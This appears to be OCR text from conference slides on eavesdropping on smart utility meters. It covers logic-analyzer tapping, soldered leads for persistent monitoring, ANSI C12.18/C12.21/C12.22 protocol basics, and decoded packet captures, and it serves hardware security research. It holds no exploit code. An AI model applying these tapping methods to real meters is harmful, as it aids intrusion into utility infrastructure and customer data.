
American National Standard

For Utility Industry
End Device
Data Tables

Data In Motion




Component To Component





Board to Board

Random image take from some random Internet site

Data Eavesdropping – Step One









Simple Tapping with Logic Analyzer

Data Eavesdropping – Step Two


Persistent tapping by soldering leads to components





Provides consistent monitoring for research and development

ANSI C12 Communication Protocols




ANSI C12.18-2006

American National Standard

Protocol Specification for ANSI
Type 2 Optical Port

C12.18: Is Okay – because you know what you are getting.


C12.21: Is Worse – because people think it is “secure”



ANSI C12.21-2006

American National Standard

Protocol Specification for
Telephone Modem
Communication



ANSI C12.22-2008


American National Standard

Protocol Specification
For
Interfacing to Data
Communication Networks

C12.22: ANSI committee has stated vendors should be implementing this

Logic Analyzer - Async Serial

- Analyzers can decode digital signal
- Export data to CSV formatted files



0xEE 0x01 0x20 0x00 0x00 0x05 0x00 0x02 0x01 0x00 0x00 0xAE 0x57

C12.21 Identification Service Response Packet

OK

Standard
0x00 == C12.18
0x02 == C12.21


Version

Revision

End-of-list

C12.18 Packet Basics


C12.21 Identification Service Request Packet



1	Time [s]	Value	Direction	Field
2	70.635036	0xEE	Metro-RXD0	stp
3	70.636078	0x00	Metro-RXD0	ident
4	70.637119	0x20	Metro-RXD0	cntl
5	70.638161	0x00	Metro-RXD0	Seq-nbr
6	70.639203	0x00	Metro-RXD0	len0
7	70.640245	0x01	Metro-RXD0	len1
8	70.641286	0x20	Metro-RXD0	identify
9	70.642328	0x82	Metro-RXD0	crc0
10	70.64337	0x70	Metro-RXD0	crc1


- Start packet character
- Identity
- Control Field
- Sequence Number
- Length
- Data
  - Identification Service
- CCITT CRC

C12.18 Protocol Basics




	A	B	C	D	
1	Time [s]	Value	Direction	Field	Notes
2	70.635036	0xEE	Metro-RXD0	stp	
3	70.636078	0x00	Metro-RXD0	ident	
4	70.637119	0x20	Metro-RXD0	cntl	
5	70.638161	0x00	Metro-RXD0	Seq-nbr	
6	70.639203	0x00	Metro-RXD0	len0	
7	70.640245	0x01	Metro-RXD0	len1	
8	70.641286	0x20	Metro-RXD0	identify	
9	70.642328	0x82	Metro-RXD0	crc0	
10	70.64337	0x70	Metro-RXD0	crc1	
11	70.698406	0x06	InG-TXD0	ack	
12	70.727682	0xEE	InG-TXD0	stp	
13	70.728725	0x00	InG-TXD0	ident	
14	70.729767	0x20	InG-TXD0	cntl	
15	70.73081	0x00	InG-TXD0	Seq-nbr	
16	70.731852	0x00	InG-TXD0	len0	
17	70.732895	0x05	InG-TXD0	len1	
18	70.733937	0x00	InG-TXD0	ok	
19	70.73498	0x00	InG-TXD0		
20	70.736022	0x01	InG-TXD0		
21	70.737065	0x00	InG-TXD0		
22	70.738107	0x00	InG-TXD0		
23	70.73915	0xFF	InG-TXD0	crc0	
24	70.740192	0x42	InG-TXD0	crc1	
25	70.785563	0x06	Metro-RXD0	ack	
26	70.790667	0xEE	Metro-RXD0	stp	
27	70.791709	0x00	Metro-RXD0	ident	
28	70.792751	0x00	Metro-RXD0	cntl	
29	70.793793	0x00	Metro-RXD0	Seq-nbr	
30	70.794835	0x00	Metro-RXD0	len0	
31	70.795876	0x05	Metro-RXD0	len1	
32	70.796918	0x61	Metro-RXD0	negotiate	
33	70.79796	0x01	Metro-RXD0		
34	70.799001	0x00	Metro-RXD0		

- C12.18 Request/Response Pattern
  - Identification
  - Negotiation
  - Logon
  - **Security**
  - Action (Read, Write, Procedure)
  - Logoff
  - Terminate




CSV Parser Functionality



